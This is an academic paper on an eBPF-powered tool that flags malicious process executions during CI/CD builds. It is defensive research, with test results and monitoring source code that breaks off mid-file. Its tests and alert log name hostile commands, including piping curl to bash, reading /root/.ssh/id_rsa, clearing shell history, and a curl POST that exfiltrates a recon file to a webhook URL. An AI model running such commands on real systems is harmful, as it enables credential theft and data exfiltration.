Using eBPF Powered Applications to Analyze Artifacts During Build for Malicious Actions

Jake Jacobs-Smith
Georgia Institute of Technology

Abstract – Modern software development relies heavily on Continuous Integration / Continuous Delivery (CI/CD) pipelines to test, build, and deploy build artifacts. These automated systems are built into the development pipeline and run with privileged access to source code, secrets and deployment infrastructure to create a deployable build artifact.

Due to this privileged access, CI/CD pipeline and supply chain attacks have become increasingly common. There have been several recently high-profile supply chain attacks that have demonstrated that malicious code can be injected and run during the deployment process without detection. Despite the increased frequency of these attacks, most security tools do not focus on solving this problem. Most security tools focus on pre-build, by conducting static scans of the code for vulnerabilities, or post-build by scanning the deployment artifacts. Very few tools can be deployed during the build process to detect any anomalous or malicious behavior.

The approach outlined in this paper seeks to address these rising threats. The tool is a defensive solution that monitors and safeguards build pipelines in real-time against supply chain attacks. This capability allows the tool to act as an intrusion detection and prevention system tailored for CI/CD environments.

This research is informed by offensive research on pipeline exploits and implemented as a defensive tool designed to provide enhanced visibility into process execution during build time.

I. Introduction

a. Problem

Continuous Integration / Continuous Delivery (CI/CD) pipelines are an essential component of modern software development. These pipelines are used by organizations of all sizes to test, build, and deploy their software. To test, build and deploy software artifacts, these tools need privileged access to credentials, source code, and infrastructure. This level of access makes them a prime target for attackers. If an attacker can compromise a CI/CD pipeline, they can insert scripts into the application, or extract credentials without setting off any alarms [1][2].

This problem has been highlighted though recent high-profile security incidents, including the XZ utils backdoor [3][4], the Codecov breach [5][6], and the ongoing issues with malicious npm and PyPi packages.

The XZ utils backdoor was created when a malicious actor hid a script in test files which was executed during the `configure` and `make` steps of the build. This attack specifically targeted the build phase of the CI/CD pipeline

and was undetected for over a month. This backdoor was never caught by a security solution and realistically never would.

Similarly, when attackers were able to modify Codecov's bash uploader script, it ensured that any CI/CD pipeline that called the legitimate tool would execute their malicious script. This script was able to harvest and exfiltrate environment variables which include credentials and API keys. Again, this malicious action went undetected even though it was being called constantly, and security scans were being conducted before and after build execution.

Lastly, there have been many examples of malicious packages being published by attackers. These malicious packages often will either try to impersonate a popular package or create useable functionality that will obfuscate any malicious activity. In either case, these malicious packages will often contain `postinstall` scripts that will attempt to exfiltrate sensitive data, such as credentials or API keys.

Despite the prevalence of these supply-chain attacks and the large amount of risk they present, there are few tools that attempt to detect or block any malicious or anomalous activity during the build phase.

b. Attack Vector

There are three common attack vectors that lead to supply-chain attacks. The first, as was in the case in the XZ utils case, an attacker can work their way into the trust of the library developers. Often these attackers will spend months contributing quality and benign code. During this process they will gain the trust of the developers. This will allow the attackers to either attempt to bypass normal code reviews that non-trusted contributors would have to follow, or trust that their code commits will be less scrutinized than non-trusted contributors. In either case, the attacker will gain the ability to add their malicious code to a trusted library which is used by many developers.

The second method is a method called typosquatting [7]. In this attack a malicious actor will impersonate popular libraries in the hope they will trick developers to use their malicious library, instead of the legitimate one. This can be accomplished by using a common misspelling of the library, combining words, adding special characters like periods or dashes, or using similar looking letters. An example of typosquatting would be, if an attacker wanted to impersonate a popular library called `set-env` they could create a new package called `setenv`. This malicious library could easily be mistaken for the real library and could be mistakenly pulled in by an unknowing developer.

A third attack vector is called dependency confusion [8]. Dependency confusion is a method where an attacker will exploit an issue that will cause their application to pull in a malicious library, they believe to be an internal library. This is accomplished by an attacker creating and publishing a public library with the same name as a known internal library but also add a higher version number. This version number change will trick the build process to pull in the malicious library, instead of the legitimate one due to the malicious library having, what the build process believes, a more current version.

c. Proposed Solution

The solution proposed in this paper is a tool that runs during the build phase of a CI/CD pipeline to detect and block any malicious activity. The tool is designed to be lightweight and cause minimal latency or increased build times. It will use an eBPF hook which will identify all new processes being executed by watching all `execve` commands. When a new process is identified, the eBPF program will pass

along the command details to a Go application which will contain all the logic behind the tool. This application will sort through all new processes and run those against a matching process to identify any processes which are thought to be malicious. Any found malicious processes will be flagged and passed to the user.

The tool is designed to be highly configurable, with a standard ruleset that can be customized by the user. The ruleset will define what activity would be determined to be malicious as well as the severity level of the identified issue. The user can then fail builds when a certain severity issue is found during the build process. At the end of the build process the tool will produce a standardized CI/CD build artifact with any issues that were flagged during build that did not constitute a build failure.

The tool can be used in a local Docker environment to test builds, or it can be configured as a check in GitHub using Actions. In the latter case, a user can create a GitHub workflow that will check out the binary for the tool, load the tool then launch the build script. This process will allow the tool to capture all processes spawned during the build process.

II. Background and Related Work

a. CI/CD Security Landscape

CI/CD pipelines are the backbone of modern software development. To build, test and deploy software rapidly, these pipelines require privileged access to networks, source code, and secrets to build and deploy software artifacts. CI/CD pipelines can be broken down into four key phases: source, build, test and deploy. As such, CI/CD pipeline security cannot be accomplished by one tool. Proper security can only be in place if tools and guardrails are in place at each step of the pipeline. Each phase has security tools which are designed to provide additional checks.

1. Source Phase

The source phase is focused on protecting and ensuring the integrity of the raw source code prior to building the software artifact. This is accomplished by ensuring source code repositories are protected from unauthorized commits and enforcing branch protections such as requiring a reviewer for all commits. These protections increase the resiliency of the source by ensuring only authorized code is committed.

Another protection during the source phase is secret scanning. This protection ensures that no secrets are present in the source code, which can lead to breaches or leaked data. Many breaches are caused by leaked credentials and are completely avoidable if secret scanning is in place.

Strong access controls are also implemented during the source phase. This control involves the enforcement of multi-factor authentication and least privilege. This ensures that access to the repository is restricted and that only authorized personnel can access the source code.

2. Build Phase

This is a critical phase where the raw source code and its dependencies are compiled into a runtime artifact. This phase is a prime target for attackers because many disparate components are brought together and executed. This is also the phase with the least dedicated security scanning.

During this phase ephemeral and isolated build environments are created and used to run build scripts. These machines need to be protected and properly destroyed after running the build process. If they are not properly destroyed the raw source code or secrets used during the build process can be leaked.

Another crucial component of the build phase is dependency management. In this phase, the build machine will begin pulling in required public and private dependencies. It is critical that the correct libraries and packages are pulled in as well as the current versions. If a package is mistakenly pulled into the build process it can gain access to source code or secrets available on the build machine.

3. Test Phase

Once the build artifact is created, it must be thoroughly tested for security and quality flaws which can lead to vulnerabilities or application performance issues. In this stage several automated tests will run to ensure the final artifact is secure and does not contain any quality issues. These scans can include proprietary code quality scans, Static Analysis Security Testing (SAST), Dynamic Analysis Security Testing (DAST), and Interactive Application Security Testing (IAST). Each of these scans serve specific purposes to ensure the security and quality of the build artifact.

4. Deploy Phase

In the final phase, the final build artifact is securely deployed to a hosting environment, such as a cloud server or a Kubernetes cluster. At this point a key tool is artifact integrity scanning. Artifact integrity scanning will ensure the completed and packaged build artifact is free of vulnerabilities or known anti-patterns which can lead to vulnerabilities. A secure cryptographic hash will also be generated which will ensure the artifact is not tampered with after the build process is completed. If the artifact is manipulated in any way, the cryptographic hash will change and announce that the artifact is not genuine.

b. Existing Tools & Approaches

1. Static Application Security Testing (SAST)

SAST scanners are employed during the build process to look through source code for any anti-patterns that could lead to vulnerabilities prior to running the code. A good use-case for SAST scans is to catch flaws in the code that would allow for user input to be directly parsed by the application, which can lead to various injection attacks. SAST scans are a vital part of a strong security posture, but they have several shortcomings. SAST scans do not detect any runtime behavior and provide no protection against business logic abuse attacks.

2. Software Composition Analysis (SCA)

It is becoming increasingly common that the source of software vulnerabilities is not in the source code itself, but in third-party libraries that are pulled into the project. SCA scanners attempt to bridge that gap by scanning all declared dependencies, including libraries and packages, to assess if any are known to be vulnerable or malicious. This enables developers to ensure they are always running a version of their dependencies that are not vulnerable or moving off any dependencies that are intentionally malicious or do not have a fix version. These scans are extremely effective at identifying dependencies with known vulnerabilities but provide no protection against zero-day vulnerabilities or dependencies with vulnerabilities that have not been published yet.

3. Artifact Scanning

The next most common security check conducted for CI/CD integrity is artifact scanning, conducted after a build is completed. This type of scan can identify any artifacts that were not generated correctly, that have known security issues, or misconfigurations that could lead to security vulnerabilities. These artifacts scans have the added benefit of being able to

check if any known malicious dependencies were pulled in during the build phase. This functionality can enable engineering teams to better understand vulnerable components so they can be removed, but it does not verify what processes were executed during the build process.

4. Runtime Analysis

Typically, the final security check conducted during a CI/CD pipeline is runtime analysis testing. This stage will contain scanners which are designed to test the application during runtime to detect more dynamic vulnerabilities that would not be found during the earlier phases. Dynamic Application Security Testing (DAST) and Interactive Application Security Testing (IAST) are the two most common runtime analysis scans. Both scans can be very effective at finding more nuanced vulnerabilities that can only be found while the application is running, but they only focus on scanning after the build is complete, not during the build phase.

c. Gaps in Current Solutions

There are many security tools that can be combined to create a more hardened CI/CD pipeline, but there is still a critical gap in coverage. None of the tools which are commonly employed will provide any visibility into the build process, and what unexpected processes may have been created.

This gap in coverage creates a critical time during the build phase where a third-party library that is thought to be free of vulnerabilities can execute processes to create a backdoor on the host machine, preform reconnaissance of the internal network, harvest credentials, or conduct other malicious actions. These actions would be completely undetected by SAST, SCA, artifact scans, and runtime analysis.

III. Design and Methodology

a. Core Concept

The core concept of the CI/CD tool described in this paper is to utilize an eBPF powered application [9][10], called the Process Monitor to hook into the kernel and flag all processes created during the build process. These process events are sent to a Go program, referred to as the Rules Engine, that runs the detection logic for the tool. This detection logic runs against a pattern-matching deny list that is maintained by the user. The deny list includes the commands the tool should look out for, the severity level of that command, as well as a description that can be used when surfacing alerts to the user. A program flow diagram for the tool can be found in Figure 1.

b. Architecture Considerations

The tool is designed to run in CI/CD pipelines on ephemeral machines, which presents several critical considerations. The first is that the tool must be extremely lightweight to load into and run in the kernel space of the machines spun up for the build process. If the eBPF program is too large, it will cause the entire program to fail due to tight limitations placed on eBPF programs [11][12].

The second consideration is that due to the speed of which the Process Monitor will identify and pass along events, the logic for the Rules Engine needs to be extremely fast. The Process Monitor will identify and pass events at kernel speed and create a high-throughput data stream. The Rules Engine running in the user space must run through its logic checks extremely fast and efficiently or it may miss an event. If it takes too long, the buffer between the kernel and the user-space may fill up. If that happens then the kernel will begin to drop events to avoid a system slowdown. Each event that is dropped represents a blind spot and

creates a race condition where malicious processes could potentially execute without being detected. As such, the performance and efficiency of the user-space Rules Engine is paramount to the overall integrity and reliability of the tool.

The final consideration is that the overall logic of the application must be fast and lightweight. Developers use CI/CD pipelines because these pipelines enable them to build, test, and deploy software quickly. If the tool takes too long to run the scans, it will slow down the entire deployment process and cause friction for development teams and possibly cause them to disable the check. To avoid these complications the tool was designed to be extremely fast and cause minimal latency.

c. System Architecture

1. Environment Setup

The tool is designed to run in either a local Docker environment or via a GitHub Actions runner. In either environment a CI/CD runner starts the build process by launching a Docker container, which will serve as a clean, ephemeral build environment. Once the Docker container is loaded, the ruleset is loaded from the `rules.yaml` file and the source code is pulled into the container.

2. Tool Initialization

Once the tool configuration is loaded from the `rules.yaml` file, and the source code is pulled into the container, the tool initializes. Part of the initialization is pulling the ruleset from the rules file and creating a deny list. This deny list is loaded into memory. Loading the ruleset into memory allows the tool to parse commands faster and avoid continuously rechecking the rules file for potential violations. The CI/CD runner will then load and run the build script, and the tool will evaluate commands from any processes spawned during the build phase.

3. Build Execution and real-time monitoring

The most important phase of the CI/CD process is the build phase. In this phase the CI/CD runner will execute the user-defined build commands as listed in the job file. Examples of these commands can be `npm install`, `make`, and `mvn package`. These commands will spawn their own child processes such as `node` from a npm script, `curl` to download a file, or `python` for a post-install script.

As these child processes spawn and execute commands, the Process Monitor will intercept them and pass along the name and detected commands to the Rules Engine. The Rules Engine will run through the detection logic and check if the commands passed along match any from the deny list. If a match is found, the Rules Engine will note the violation and the severity level. Figure 2 shows terminal output for identified violations. If the severity level is critical then the Rules Engine will fail the build with a non-zero exit code to signal failure to the CI/CD platform. Figure 3 shows the output of a failed GitHub Actions build. If no match is found, then the build is allowed to execute normally, and the tool will continue to process events.

4. Build Completion

There are two outcomes for build completion. The first constitutes a successful build. This occurs if no events are found with a severity level that would trigger a failure of the build, and the build is able to complete without any other errors. In this case, a full report of any security violations with a severity lower than the severity set to fail the build will be generated as a build artifact. That severity level can be customized by the user so that if any security

violations are found, regardless of the severity level, the build will fail.

The second case is a build failure. In this case, an event was found which matched a critical severity in the deny list. Once that critical event is found, the Rules Engine sends a non-zero exit code to signal the build failed. A full report containing the details of the critical alert, along with all other alerts found during the build process will be generated and posted as a build artifact.

c. Detection Heuristics

The backbone of the tool is the detection logic running in the Rules Engine. The Rules Engine creates a deny list in memory from the `rules.yaml` file containing the names and associated commands for processes that generally should not be running in a build environment. Each command will have a severity level associated with it. The default setting of the tool is to cause a build to fail if a critical security issue is found, but that severity level can be lowered or removed altogether.

As commands are processed by the Process Monitor as passed to the Rules Engine, the Rules Engine will run through matching logic to detect if the identified command is on the deny list. If a command is found on the deny list, the Rules Engine will check the severity level. If the severity level is less than critical, then the violation is noted to be reported when the build completes. If the violation has a critical severity, then the Rules Engine fails the build with a non-zero exit code to signal the CI/CD platform that the build has failed with a critical issue.

The tool is designed to be completely customizable from the rules which create the deny list, the severity of those rules, and the severity level which constitutes a failed build. This customization allows the tool to be dynamic and fit any organization. It also allows users to focus on the violations they are the most concerned about. Some users may want to know any commands that occur which typically should not run during the build phase, such as `whoami` or `uname`, while other users may only care about commands that may have a higher impact, such as `curl`.

d. Implementation

The implementation and research which went into this tool was an iterative process that focused on building a lightweight and robust solution that would work in any environment. The project is divided into two distinct parts. The first works in kernel space and hooks into system commands via eBPF. This portion of the tool is referred to as the Process Monitor. The second half of the tool is a user-space processor written in Go, called the Rules Engine.

1. Technology Stack

The core of this project is an eBPF program that attaches to the `sys_enter_execve` tracepoint [14]. This specific approach was selected because it gives direct kernel-level visibility into all new process executions across the entire system with minimal performance overhead. The performance overhead is a critical challenge to working in kernel space. This is especially true because this tool is designed to be lightweight and create minimal performance overhead during build time.

The user-space component of the tool is written in Go. Go was selected for this tool because of its strong performance, excellent concurrency primitives, and its robust standard library for system interaction. Beyond the standard libraries two key libraries are also used in this tool.

To effectively load, attach, and communicate with the eBPF program `cilium/bpf` was used.

This library ensured the kernel-space C application, and the user-space Go application were able to communicate and pass information. It also offloaded much of the complexities that come with reading from the eBPF perf buffer.

A key component of the tool is the ability to load configuration data from a yaml file. To accomplish this, `opkg.in/yaml.v3` was used. This package offloads a majority of the logic when dealing with yaml files and ensures data is easily loaded.

The final component of the technology stack enables the tool to run in a CI/CD environment. For this, Docker was chosen to package the entire application into a self-contained Docker image.

GitHub Actions was chosen as the primary testbed for the tool. The final architecture uses a two-job workflow. The first job builds and pushes the tool image to the GitHub Container Registry. The second job runs the tool as a service container which can monitor the simulated build process.

2. Technical Challenges

There were several technical challenges which had to be overcome while designing this tool. The primary challenges were related to the constraints related to the eBPF environment and the complexities that comes with attempting to integrate the tool with a CI/CD pipeline.

Due to running in kernel-space, the eBPF runtime imposes extremely strict performance and safety constraints. During initial testing, it was discovered that the data structure created to process events exceeded the 512-byte eBPF stack limit. This necessitated a redesign to use a `BPF_MAP_TYPE_PERCPU_ARRAY` as a form of heap storage.

The initial architecture for the tool involved complex string manipulation and the parsing of events as they are identified in kernel-space. This architecture resulted in the tool far exceeding the one million instruction limit. Several attempts were made to slim down the logic with no avail. This led to the decision to rearchitect the tool so that the majority of the complex logic would occur in user-space so the eBPF program could remain as minimal as possible.

Due to the decision to move the matching logic to the user-space application led to a new challenge, the `/proc` race condition between the eBPF event firing and the process's command-line arguments being fully available in the `/proc` filesystem. It was discovered that when commands which execute extremely quickly, such as `whoami` or `hostname`, were detected, the Go application would attempt to read `/proc/[pid]/cmdline` before the kernel had populated it, leading to missed detections. The tool attempts to solve for this race condition by implementing a retry loop in the Go application. This retry loop will wait a few milliseconds before attempting to re-read the file.

IV. Evaluation and Result

a. Test Environment

The primary test environment for this tool was Docker for local testing, and GitHub. The bulk of the testing occurred in GitHub Actions to simulate real-world conditions. To conduct the testing in GitHub Actions a GitHub workflow was created which involves two jobs. The first job builds the tool in a self-contained Docker container and pushes it to the GitHub Container Registry. The second job runs the tool as a service container which can monitor the simulated build process.

b. Test Cases

The test cases for this tool included four distinct classes of commands. The first type of

commands consisted of quick reconnaissance commands. These commands would simulate an attacker gaining initial access and conduction reconnaissance of the environment. These commands included `whoami`, `hostname`, and `uname -a`.

The second type of command simulated credential access attempts. These commands are critical to detect as they have historically been a prime target for attackers attempting supply-chain attacks. These credentials can include SSH keys, or secrets stored in environment variables. For these tests `/root/.ssh/id_rs` was used to simulate an attacker attempting to access SSH keys.

The third attack type simulated during the testing phase was remote and inline code execution. These tests use commands like `python3 -c "import os..."`, or `curl ... | bash` to simulate an attacker attempting to execute arbitrary scripts, or remote code execution. Both types of attacks can be extremely dangerous and can lead to establishing backdoors or exfiltrating data.

The final attack type simulated a more sophisticated, multi-stage attack. It was found during initial testing that often quick reconnaissance commands could be missed by the tool. This is undoubtably a limitation of the tool, but ultimately the output of those commands only matters if an attacker can exfiltrate that data. Based on that premise, a series of commands was used during testing to simulate an attacker performing reconnaissance and attempting to exfiltrate the data. This was accomplished with `echo … >> recon.txt` and `curl -X POST …` which simulates an attacker pulling system information, putting that data into a temporary file, then exfiltrating that file.

c. Findings

During testing it was found that the tool produced mixed results. The tool proved to be highly effective at detecting complex and critical attack patterns, but far less effective at fast-running processes. Full testing findings can be found in table 1.

TABLE I. EFFICACY TESTS

Efficacy Tests			
Command / Pattern Tested	***Total Attempts***	***Total Detections***	***Detection Rate***
curl ... | bash	10	8	80%
cat /root/.ssh/id_rsa	10	10	100%
whoami	10	7	70%
python3 -c "import os..."	10	7	70%
curl -X POST ...	10	7	70%
history -c	10	6	60%
uname -a	10	4	40%
hostname	10	4	40%
Overall	80	53	66.25%

d. Performance Analysis

The tool's effectiveness was measured by its detection rate across the various categories of test cases over many runs. The analysis revealed that the primary factor effecting detection efficacy was the process execution time.

The tool proved to have a high detection rate of over 80% for all longer-lived high-impact processes, such as network utilities, file access, and piped commands. In contrast, the tool proved to be far less effective at detecting short-

lived reconnaissance commands with a detection rate of 40% - 70%. This low rate of detection can almost certainly be attributed to the race condition between the eBPF event firing and the process's command-line arguments being fully available in the `/proc` filesystem.

V. Discussion

a. Interpretation of Results

Once extensive testing of the tool was conducted a conclusion can be drawn that the primary hypothesis for this research was confirmed, with minor caveats. It was shown that an eBPF powered application can be highly effective at detecting high-impact, critical security violations during the build phase of a CI/CD pipeline, with minimal overhead or additional latency. This conclusion demonstrates that the tool described in this paper can be highly effective at detecting the most critical phases of an attack campaign, remote code execution, data exfiltration, and network utility access.

It was also shown that the tool can be utilized in a cloud hosted CI/CD environment, like GitHub Actions. The tool was designed to be lightweight and portable which allows it to be loaded in as a GitHub Actions workflow. This portability demonstrates the real-world application of the tool and its ability to enable development teams, regardless how they deploy software.

The lightweight nature of the tool comes at with a trade-off. The eBPF logic powering the Process Monitor must be extremely tight and limited to meet eBPF runtime conditions. This limitation necessitates a majority of the matching logic be offloaded to the Go program in user-space. The final architecture of the tool can create a race condition between the eBPF event firing and the process's command-line arguments being fully available in the `/proc` filesystem, due to the Process Monitor sending all event information to the Rules Engine, where the event is processed. This race condition can lead to quickly executing commands such as `whoami`, `uname -r`, or `hostname` to be missed by the tool.

b. Limitations:

One of the key limitations of the tool is the inherent race condition created by limiting the eBPF logic and passing all the matching logic to the Rules Engine in user-space. This race condition is the primary contributing factor for missed commands during testing. It was found that quickly executed commands such as `whoami`, `uname -r`, or `hostname` were only detected between 40% - 70% of the time. This is compared to the relatively high rate of 80% for more complex commands such as `python3 -c "import os..."`, or `curl ... | bash`.

As a signature-based tool, the quality of the output and detections is a direct result of the quality and robustness of the user-supplied ruleset. If a user decides to eliminate several rules from the standard `rules.yaml` or if a user does not continue to add to the ruleset as new attack vectors are discovered, the tool will be negatively impacted. This limitation highlights the need for users to be proactive in maintaining the quality of the ruleset they are using.

Another limitation of the tool is that it is specifically hooked into new process executions via `execve`. This architecture decision allows for direct kernel-level visibility into all new process executions across the entire. This is incredibly useful in monitoring all new processes spawned during the build phase, but it cannot detect any malicious behavior that occurs within a single, long-running process or actions performed by shell processes such `echo` or `cd`. This presents a limitation for the tool but is a minor concern. The tool is designed to run

directly on ephemeral machines prior to running any build scripts. As such, these machines should not have any long-lived processes.

c. Future Work

The primary focus for any continued development of this tool will center around ensuring all processing logic in the Rules Engine is as efficient and streamlined as possible. Go has several tools which are designed to identify bottlenecks or inefficiencies in Go programs and would be extremely beneficial to the overall program. It may not be possible to eliminate the race condition which can prevent the tool from consistently detecting malicious commands, but future development should center around limiting the impact.

Another area of improvement for the tool is to expand the tools visibility into processes outside of just newly created processes. Additional hooks can be integrated to catch network connections, or file access. This additional visibility can give the tool more insight into what malicious actions are taking place and allow it to more proactively alert users to potentially malicious behavior.

A final focus area is the evolution of the Rules Engine from a simple signature-based program to a more mature platform that can look for patterns of suspicious behavior. Machine Learning, or Large Language Models can be used to determine baselines for normal activity and create a more dynamic ruleset based on anomalous behavior. This change would allow the tool to continue to learn and grow without depending on the user to consistently update and broaden the ruleset.

VI. Conclusion

The research described in this paper successfully demonstrated the design, implementation, and evaluation process for an eBPF-powered security tool which is tailored to address a critical gap in visibility that exists in the build phase of modern CI/CD pipelines. The prototype tool developed proved to be highly effective at detecting high-impact malicious behaviors, such as credential access attempts and remote code execution. This detection capability came with minimal performance overhead in a realistic, containerized CI/CD environment like GitHub Actions.

The evaluation of the tool confirmed a key architectural trade-off. While the hybrid model of a minimal kernel probe and a more robust user-space application is powerful, it can create a race condition that limits the detection reliability of extremely short-lived processes. This limitation does not stop the tool from fulfilling its primary purpose, however. The tool still shows high reliability in identifying the most critical commands which would indicate an attack. Commands which are missed by traditional pre and post build security scans.

Ultimately, the research outlined in this paper validate the use of an eBPF powered application as a modern solution for embedding real-time behavioral security monitoring directly into ephemeral build environments. While the solution is not perfect, it serves as a strong proof-of-concept for a new class of CI/CD security tool capable of operating effectively at the speed of modern development.



Figure 1. Program Flow Diagram

```
Loading rules file
Successfully loaded 19 rules
2025/07/23 21:38:50 Successfully loaded and attached eBPF program. Waiting for events...
[ALERT] RuleID: recon_system_info | Severity: medium | Description: Detects 'uname -a' used for kernel version discovery | Command: uname -a
[ALERT] RuleID: curl_post_execution | Severity: critical | Description: Detects potential data exfiltration | Command: curl -X POST --data-binary @recon.txt https://webhook.site/4ff37353-6f0b-4819-8c8a-f4e0335Sca6a
2025/07/23 21:38:52 CRITICAL alert found. Failing build.
[ALERT] RuleID: python_inline_os_import | Severity: high | Description: Detects Python inline execution that also imports the 'os' module | Command: python3 -c import os; print(os.getcwd())
[ALERT] RuleID: read_ssh_keys | Severity: critical | Description: Detects an attempt to read common SSH private key files | Command: cat /root/.ssh/id_rsa
2025/07/23 21:38:53 CRITICAL alert found. Failing build.
[ALERT] RuleID: recon_whoami | Severity: medium | Description: Detects 'whoami' used for user discovery | Command: sh -c whoami
[ALERT] RuleID: read_ssh_keys | Severity: critical | Description: Detects an attempt to read common SSH private key files | Command: sh -c cat /root/.ssh/id_rsa
2025/07/23 21:39:13 CRITICAL alert found. Failing build.
[ALERT] RuleID: read_ssh_keys | Severity: critical | Description: Detects an attempt to read common SSH private key files | Command: cat /root/.ssh/id_rsa
2025/07/23 21:39:13 CRITICAL alert found. Failing build.
[ALERT] RuleID: clear_bash_history | Severity: high | Description: Detects an attempt to clear shell history | Command: sh -c history -c
```

Figure 2. Security Violation Output



Figure 3. GitHub Actions Output

VII. References

[1] CISA. 2025. Supply Chain Compromise of Third-Party tj-actions/changed-files (CVE-2025-30066) and reviewdog/action-setup@v1 (CVE-2025-30154). Retrieved July 24, 2025 from https://www.cisa.gov/news-events/alerts/2025/03/18/supply-chain-compromise-third-party-tj-actionschanged-files-cve-2025-30066-and-reviewdogaction

[2] DEF CON. 2024. Grand Theft Actions: Abusing Self-Hosted GitHub Runners at Scale. Retrieved July 24, 2025 from https://defcon.org/html/defcon-32/dc-32-speakers.html#54489

[3] James, S. 2024. FAQ on the xz-utils backdoor (CVE-2024-3094). Retrieved July 24, 2025 from https://gist.github.com/thesamesam/223949d5a074ebc3dce9ee78baad9e27

[4] Microsoft Security Response Center. 2024. Microsoft FAQ and guidance for XZ Utils backdoor. Retrieved July 24, 2025 from https://techcommunity.microsoft.com/blog/vulnerability-management/microsoft-faq-and-guidance-for-xz-utils-backdoor/4101961

[5] Menn, J. 2021. Codecov hackers breached hundreds of restricted customer sites – sources. Retrieved July 24, 2025 from https://www.reuters.com/technology/codecov-hackers-breached-hundreds-restricted-customer-sites-sources-2021-04-19/

[6] Rousseau, T. 2021. Codecov supply chain breach - explained step by step. Retrieved July 24, 2025 from https://blog.gitguardian.com/codecov-supply-chain-breach/

[7] Leavitt, N. 2023. What is typosquatting? A simple but effective attack technique. Retrieved July 24, 2025 from https://www.csoonline.com/article/570173/what-is-typosquatting-a-simple-but-effective-attack-technique.html

[8] Fruhlinger, J. 2021. Dependency confusion explained: Another risk when using open-source repositories. Retrieved July 24, 2025 from https://www.csoonline.com/article/570433/dependency-confusion-explained-another-risk-when-using-open-source-repositories.html

[9] eBPF.io. N.d. What is eBPF?. Retrieved July 24, 2025 from https://ebpf.io/what-is-ebpf/

[10] eBPF.io. N.d. eBPF docs. Retrieved July 24, 2025 from https://ebpf.io/

[11] Elastic. N.d. elastic/ebpf. Retrieved July 24, 2025 from https://github.com/elastic/ebpf

[12] Eunomia.dev. N.d. eBPF Tutorial by Example: Learning CO-RE eBPF Step by Step. Retrieved July 24, 2025 from https://eunomia.dev/tutorials/

[14] Leonardo Di Donato. 2021. Tracing Syscalls Using eBPF (Part 1). Retrieved July 24, 2025 from https://falco.org/blog/tracing-syscalls-using-ebpf-part-1/

VIII. Appendix: Source Code

ebpf.c

```
#include "vmlinux.h"
#include <bpf/bpf_helpers.h>
#include <bpf/bpf_tracing.h>
#include <bpf/bpf_core_read.h>

#define BIN_PATH_SIZE 256

struct event {
    __u32 pid;
    __u32 ppid;
    char bin_path[BIN_PATH_SIZE];
};

struct {
    __uint(type, BPF_MAP_TYPE_PERF_EVENT_ARRAY);
    __uint(key_size, sizeof(__u32));
    __uint(value_size, sizeof(__u32));
} events SEC(".maps");


SEC("tracepoint/syscalls/sys_enter_execve")
int tracepoint__syscalls__sys_enter_execve(struct trace_event_raw_sys_enter *ctx) {
    struct event event = {};

    event.pid = bpf_get_current_pid_tgid() >> 32;

    struct task_struct *task = (struct task_struct *)bpf_get_current_task();
    event.ppid = BPF_CORE_READ(task, real_parent, tgid);

    const char *filename = (const char *)BPF_CORE_READ(ctx, args[0]);
    bpf_probe_read_user_str(&event.bin_path, sizeof(event.bin_path), filename);

    bpf_perf_event_output(ctx, &events, BPF_F_CURRENT_CPU, &event, sizeof(event));

    return 0;
}

char LICENSE[] SEC("license") = "GPL";
```

Main.go

```
package main

import (
       "bytes"
       "encoding/binary"
       "errors"
       "fmt"
```

```
	"log"
	"os"
	"os/signal"
	"strings"
	"sync"
	"syscall"
	"time"

	"github.com/cilium/ebpf/link"
	"github.com/cilium/ebpf/perf"
	"github.com/fatih/color"

	"gopkg.in/yaml.v3"
)

//go:generate go run github.com/cilium/ebpf/cmd/bpf2go bpf ebpf/bpf.c -- -
I./ebpf/headers -O2

type Event struct {
	PID     uint32
	PPID    uint32
	BinPath [256]byte
}

type Rule struct {
	Id           string   `yaml:"id"`
	Description  string   `yaml:"description"`
